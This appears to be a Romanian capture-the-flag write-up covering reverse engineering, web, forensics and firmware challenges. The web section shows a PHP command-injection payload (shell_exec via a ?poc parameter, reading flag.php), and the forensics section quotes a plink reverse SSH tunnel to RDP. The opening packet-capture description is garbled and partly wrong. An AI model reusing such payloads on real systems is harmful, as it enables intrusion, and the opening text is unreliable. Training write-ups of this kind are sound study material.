 - Frame 3252: 43.8889614559, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3267: 43.890831361, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3287: 43.892048411, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3297: 43.893279269, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3312: 43.893279269, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3327: 43.893279269, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3342: 43.890945542, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3357: 43.891617981, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3372: 43.899445660, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3387: 43.899445660, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3397: 43.899445660, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3402: 43.899445660, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3417: 43.901890124, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3427: 43.901890124, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3437: 43.90155849, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3443: 43.90155849, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3462: 43.907952823, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3477: 43.907952823, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3493: 43.901163293, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
- Frame Details (Right):** Shows detailed information for Frame 3372, including source and destination MAC addresses, frame number, type, total length, and content.
- Hex Dump (Right):** Displays the raw hex and ASCII data for the selected frame.
- Decompressed Payload (Bottom):** Shows the decompressed payload of the selected frame.

The screenshot shows a NetworkMiner capture of a TLS handshake. The client initiates the connection with a self-signed certificate (X509v3 CA). The server responds with its own certificate and agrees on the cipher suite ECDHE-ECDSA-AES128-GCM-SHA256. The session key is derived from the ECDH shared secret and the server's private key. The handshake concludes with the exchange of application-layer data, which includes a JSON payload related to a file download or upload.

<file-factory>: <Reverse Engineering>

Dovada obținerii flagului


<intrebări și răspunsuri corecte>

Sumar


<am deschis în IDA... erau 3 funcții una main.main, una main.createFile și una main.copyFile.
Basic Windows API functions pentru acțiunile astea.. createFileW si copyFileW>

Dovada rezolvării

<



<code>f</code> <code>type_eq_fmt_fmt</code>	.text	0000000000004896C0
<code>f</code> <code>main_init</code>	.text	000000000000489780
<code>f</code> <code>main_createFile</code>	.text	000000000000489800
<code>f</code> <code>main_closeHandle</code>	.text	0000000000004898E0
<code>f</code> <code>main_copyFile</code>	.text	0000000000004899E0
<code>f</code> <code>main_main</code>	.text	000000000000489B40



>

<get-poc>: <Web>


Dovada obținerii flagului

<ctf{6d4e8ef22eb3448e8655571e8b769f15fdef4fb4cfb0d108eb38664c96005c89}>

Sumar


<am adaugat o variabila GET ?poc si am vazut o eroare. Am verificat si am adaugat payload-ul shell_exec("ls"), dar ni s-a returnat un obiect de tip matrice. Am pus var_dump pentru a vedea content-ul matricei si pe urma "tac flag.php".>

Dovada rezolvárii



array(6) { [0]=> int(0) [1]=> int(1) [2]=> int(2) [3]=> int(3) [4]=> int(4) [5]=> int(5) }

string(31) "flag.php index.php phpinfo.php " array(6) { [0]=> int(0) [1]=> int(1) [2]=> int(2) [3]=> int(3) [4]=> int(4) [5]=> int(5) }



```
string(189) "Just when you think you've seen it all, this person is really pushing the  
boundaries! 😨 ?> $flag_f49t7 =  
"ctf{6d4e8ef22eb3448e8655571e8b769f15fdef4fb4cfb0d108eb38664c96005c89}"; int(0)  
[1]=> int(1) [2]=> int(2) [3]=> int(3) [4]=> int(4) [5]=> int(5) }
```

<wicked-monitoring>: <Forensics >


Dovada obținerii flagului

< Simon-Tatham
plink.exe
RDP
>

Sumar

< In acesta provocare am sortat event-urile in mod crescator in functie de data evenimentului. Inca din primele 3 evenimente extragem primele 2 flaguri. Pe urma analizand ce face plink.exe, ne indica un SSH tunneling, iar pe baga argumentului -R din 10.0.2.18 -P 80 -C -R 127.0.0.3:4444:127.0.0.2:3389 -l test -pw test ne putem da seama ca protocolul exploatat este RDP. >

Dovada rezolvării



<wicked-firmware>: <Reverse Engineering, Forensics>

Dovada obținerii flagului

<
Q1:1.1.4
Q2: admin:x:1000:0:admin:/var:/bin/false
Q3: 842v3_un
>

Sumar

<binwalk si avem 2 raspunsuri in fisiere. Strings si grep pentru versiunea de U-Boot.>

Dovada rezolvării

lista de comenzi utilizate:

1596 binwalk -e ~/Desktop/firmware.bin

1600 strings ~/Desktop/firmware.bin | grep "U-Boot"\n

```
└──(xxsho㉿kali)-[~/UserFiles/volatility/volatility3]
└─$ strings ~/Desktop/firmware.bin | grep "U-Boot"
U-Boot 1.1.4-g4df6eb16-dirty (Nov 30 2018 - 12:33:02)
```

Din binwalk am avut acces la /etc/passwd unde era parola si la /etc/hosts unde erau hosturile

